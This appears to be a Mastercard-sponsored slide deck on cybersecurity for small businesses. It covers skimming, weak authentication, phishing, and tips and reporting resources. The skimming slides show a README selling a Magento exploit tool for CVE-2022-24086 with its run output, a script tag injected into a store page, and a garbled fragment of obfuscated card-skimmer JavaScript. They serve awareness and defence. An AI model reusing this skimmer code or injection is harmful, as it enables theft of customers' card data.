



Protect your business from cyber attacks

Brought to you by Mastercard
Digital Doors®

The Landscape



Op-ed: Strong cybersecurity strategy is no longer a luxury for small businesses

PUBLISHED THU, JUL 9 2020 8:00 AM EDT | UPDATED THU, JUL 9 2020 8:00 AM EDT

Sen. Jim Risch, R-Idaho



Online Credit Card Skimmers Are Thriving During the Pandemic

As brick and mortars close due to the novel coronavirus, thieves have increasingly targeted digital checkout.



America's small businesses face the brunt of China's Exchange server hacks

Schools and local governments are among the victims running vulnerable email servers

Zack Whittaker @zackwhittaker / 11:00 AM EST • March 10, 2021



When It Comes to Cybersecurity, the Small and Medium Business Community Needs to Do Better



28% of Data Breaches in 2020 Involved Small Businesses

Published: May 25, 2020 Last Updated: Jul 22, 2020 by Michael Guta In Small Business



Small Businesses Continue to Underestimate Cyberthreats Even as More Work Remotely

A significant gap between the perceived importance of cybersecurity protections for businesses with fewer than 10 employees and those with more than 10 employees.



New Study Reveals the Top 3 Small-Business Cyber Threats You've Probably Never Heard Of

One of the vulnerabilities is called 'sniffing'.



ADA advises dentists to be on alert for internet security risks

Federal agencies warn of possible cyber incidents in wake of Russia's attacks against Ukraine.



Small and midsize businesses can mitigate security risks with patch management

Although software patch management can be time consuming, it's a critical and foundational necessity.


Vulnerabilities impacting small businesses



**Outdated
Software**



**Weak
Authentication**



**Third-Party
Risk**



Phishing




**Social
Engineering**



Ransomware



Updating Software



Digital Skimming – The Checkout Experience



WIRED

BACKCHANNEL BUSINESS CULTURE GEAR IDEAS SCIENCE SECURITY

LLY MAY NEWBAYSECURITY03.31.202001:19 PM

Online Credit Card Skimmers Are Thriving During the Pandemic

As brick and mortars close due to the novel coronavirus, thieves have increasingly targeted digital checkout.

EMAILSHIPPINGDELIVERYPAYMENTREVIEW

Payment Method

*Card Number

VISA

MasterCard

AMERICAN EXPRESS

DISCOVER

Enter a valid credit card number

*Name on Card

*Expiry (mm/yy)

*Security Code

?

BILLING ADDRESS

☒ Same as shipping address

README.mdUpdate README.md7 months ago

README.md

CVE-2022-24086-RCE

CVE-2022-24086 Exploitation tool written in Python 3 compatible with lists of URL/IPs. This download includes a list of over 334,300 potentially vulnerable hosts according to shodan.io and personal scans. This tool is NOT free to prevent abuse. As of now patches are being applied but the majority of systems aren't patched.

We put up 4 limited copies for sale, available at: <https://satoshidisk.com/pay/CETVaB>

Requirements

```
sudo apt-get install python3 python3-pip
pip3 install requests
```

```
root@test:~/magento# python3 CVE-2022-24086.py vulns.txt
[*] Testing URL: https://w
[+] CMD exec successful!
[*] Testing URL: https://m
[+] CMD exec successful!
[*] Testing URL: http://if
[+] CMD exec successful!
[*] Testing URL: https://p
[+] CMD exec successful!
```



Digital Skimming – Behind the Scenes



```
1340 <div class="freetext" >We attempt to have accurate images available, however not ALL images are the exact product and may be a general representation. We will  
1341 in no way be liable for any misrepresentation of images. Please check brochures/datasheets for additional information.  
1342 </div>  
1343 </div>  
1344 <div class="row ">  
1345 <div class="col-sm-12 pull-center">  
1346 <div class="freetext" >Features, pricing, information, availability, and/or specifications subject to change and error correction without notice, cause, or  
1347 remedy. Note: We will always notify and get approval of buyers if there is a change or error in pricing<script src="//css<img alt="accentalarm" data-bbox="738 368 848 388"/></script>  
1348 </div>  
1349 </div>  
1350 <div class="row ">  
1351 <div class="col-sm-12 pull-center">  
1352 <div class="freetext" >FREE SHIPPING is limited to the Continental US, no over sized packages, no refunds for not selecting Free Shipping during checkout, we  
1353 select shipping method.  
1354 </div>  
1355 </div>  
1356 </div>  
1357 <noscript>  
1358 <h5 class="notification">JavaScript is Disabled</h5>  
1359 </noscript>  
1360 </div>  
1361 </div> <!-- FOOTER -->  
1362 </script>
```



Digital Skimming – A Closer Look



hex numbers to text

```
?-
?address1getElementsByNameundefinedfirst_namec
hangelastr_nameaddress2citystatepostcodecountryp
honecompany_nameccnumafterend<label
for="ccv">Card Security Code:<span
class="asterisk">*</span></label><input
value="" placeholder="Card Security Code"
name="ccv" autocorrect="off" class="error"
id="ccv" type="text">insertAdjacentHTML<label
for="ccexp">Card Expiry Date:<span
class="asterisk">*</span></label><input
value="" placeholder="Card Expiry Date (mm/yy)"
```

```
var _0x9a68=
["x72\x65\x61\x64\x79\x53\x74\x61\x74\x65","x6C\x6F\x61\x64\x69\x6E\x67","x44\x4F\x4C
_0x9a68[1])(document[_0x9a68[3]](_0x9a68[2],doSomething);document[_0x9a68[3]](_0x9a68
document[_0x9a68[8]][_0x9a68[7]])catch(e){}try{olink[_0x9a68[9]]=top[_0x9a68[8]][_0x9a68
window[_0x9a68[13]][_0x9a68[8]][_0x9a68[7]]?window[_0x9a68[13]][_0x9a68[8]][_0x9a68[
]{var _0xbdf6x3=window[_0x9a68[17]](JSON[_0x9a68[16]](olink));var _0xbdf6xa=_0x9a68[18
]{addEventByPos(_0xbdf6x6,_0xbdf6x7,0)}function addEventByPos(_0xbdf6x6,_0xbdf6x6_0x
{addEventElement(_0xbdf6x7,_0xbdf6xa.getvalue)})function addEventById(_0xbdf6x6,_0xbdf6
{addEventElement(_0xbdf6x7,_0xbdf6xa.getvalue)})function addEventElement(_0xbdf6xd,_0x
(_0xbdf6xe[_0x9a68[22]][_0x9a68[23]]+_0xbdf6xd,_0xbdf6xf)}else{(_0xbdf6xe[_0xbdf6xd]=
{ _0xbdf6x11= new ActiveXObject(_0x9a68[25])); _0xbdf6x11[_0x9a68[27]](_0x9a68[26],_0xb
_0x9a68[33];obj[_0x9a68[34]]=_0x9a68[35];obj[_0x9a68[36]]=_0x9a68[14];obj[_0x9a68[37]]
_0x9a68[14];obj[_0x9a68[42]]=_0x9a68[14];obj[_0x9a68[43]]=_0x9a68[14];obj[_0x9a68[44]]
_0x9a68[14];obj[_0x9a68[49]]=_0x9a68[14];obj[_0x9a68[50]]=_0x9a68[14];obj[_0x9a68[51]]
_0x9a68[14];obj[_0x9a68[56]]=_0x9a68[14];obj[_0x9a68[57]]=_0x9a68[14];var olink= new C
_0x9a68[14];olink[_0x9a68[12]]=_0x9a68[14];olink[_0x9a68[59]]=isGetVar site="accental
doSomething(){var _0x75b0x2=document[_0xb3b0[1]](_0xb3b0[0])[0];if(typeof(_0x75b0x2))
{addEventByName(_0xb3b0[3],_0xb3b0[4]);addEventByName(_0xb3b0[5],_0xb3b0[4]);addEv
_0x75b0x3=document[_0xb3b0[11]](_0xb3b0[13])(0);if(typeof(_0x75b0x3))=_0xb3b0[21]&&
```



Digital Skimming – At Scale



TOPICS INDUSTRY EVENTS PODCASTS RESEARCH RECOGNITION LE

Online skimming hammers restaurant payment platforms as attacker base widens

Karen Hoffman July 20, 2022



Magecart campaigns recently struck the online point-of-sale and ordering platforms for more than 300 restaurants, according to threat researchers for Recorded Future. (Photo by Sarah Silbiger/Getty Images)

The major scams of online skimming, Magecart campaigns have yet again emerged — this time exposing internet-based transactions at more than 300 restaurants — pointing out that this form of digital payments attack is likely to rise as online buying increases and the scope of perpetrators rises.



BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE ST

SUPPLY CHAIN ATTACKS —

Breach of software maker used to backdoor ecommerce servers

Hack of FishPig distribution server used to install Rekoobe on customer systems.

DAN GOODIN - 9/13/2022, 7:34 PM



Getty Images

Enlarge

42

FishPig, a UK-based maker of e-commerce software used by as many as 200,000 websites, is urging customers to reinstall or update all existing program extensions after discovering a security breach of its distribution server that allowed criminals to surreptitiously backdoor customer systems.





Weak Authentication Practices

Not Using Multi-Factor Authentication


Password Reuse

Publicly facing administrative login portals

Remote access via third party servicers (RDP)



Try It Yourself



The screenshot shows the homepage of haveibeenpwned.com. The browser's address bar displays the URL. The navigation menu includes links for Home, Notify me, Domain search, Who's been pwned, Passwords, API, About, and Donate. The main content area features a large blue box with the text "';--have i been pwned?" and a subtitle "Check if your email address is in a data breach". At the bottom, there is a white input field labeled "email address" and a blue button labeled "pwned?".

1. Go to haveibeenpwned.com
2. Enter your email address
3. See *known* breaches where your information has been compromised



Phishing & Social Engineering

Malware and virus installation

Identity theft

Ransomware

Business Email Compromise



techtarget.com

Reminder: [Recent News] [Statement Appointment] Information Updates - New Notice : We sent Summary of your bill has expire, Renews your membership Sunday, Jan 22, 2020 [Statement:- [FWD] Case ID: M68EXXSC



TeamNetflix <noreplyrthismailerid33@ieuwgfiuwegfi
owe [REDACTED]
Wed 22/01/2020 02:51

NETFLIX


Automatic payment.

Hi Customer,

Your Auto payment cannot process.
Your subscription period will end on Wed, January 22, 2020.

[Click Here](#) to update payment method

malwarebytes.com



irs.gov



Best practices and tips



- ✓ Keep software up to date with the latest patches
- ✓ Consider automatic updates when available
- ✓ Back your data up regularly



- ✓ Use two-factor authentication whenever available
- ✓ Don't reuse the same passwords across multiple sites
- ✓ Use strong passwords
- ✓ You are only as secure as the suppliers you rely on



- ✓ Avoid clicking on links and attachments in emails
- ✓ If you weren't expecting the email, verify using a trusted phone number
- ✓ Don't be rushed by a sense of urgency in the message
- ✓ Listen to your gut: If something feels off, delete the message



How to report and resources

- File a police report with your local police department or sheriff's office.
- Check with your state's law enforcement office and Attorney General for any required reporting.
 - This is especially important to comply with data breach reporting requirements.
- File a complaint with the FBI's Internet Crime Complaint Center (IC3).
- Leverage resources, you are not alone.



NO MORE RANSOM





95%

of cyber breaches
are caused by
human error¹

Mastercard Trust Center



The Trust Center is a microsite on Mastercard.com websites.

We offer free access to cybersecurity educational resources designed to help small and midsize businesses (SMBs) secure their digital ecosystem.

Why is cybersecurity important for your business?

- **90%** of SMBs will experience a phishing attack¹
- **83%** of SMBs are not financially prepared to recover from a cyberattack²
- **46%** of SMBs will be hit with some form of virus or malware¹

Visit the Mastercard Trust Center to learn how to improve the security of your digital ecosystem

Cybersecurity learning journeys to fit every level of expertise



LEARN THE BASICS

"I'm a beginner who's feeling overwhelmed"



EXPAND YOUR KNOWLEDGE

"I'm fairly experienced but want to learn more"



MASTER YOUR SECURITY

"I'm an expert looking to keep one step ahead"

Resources include



PODCASTS



VIDEOS



WHITEPAPERS



ARTICLES



INFOGRAPHICS



TOOLKITS

[Click here to start learning today!](#)

For more information
on our SMB
cybersecurity solutions



Instructions on how to scan a QR code:

Open the camera app. Select the rear-facing camera in Photo or Camera mode. Center the QR code that you want to scan on the screen and hold your phone steady for a couple of seconds. Tap the notification that pops up to open the link.

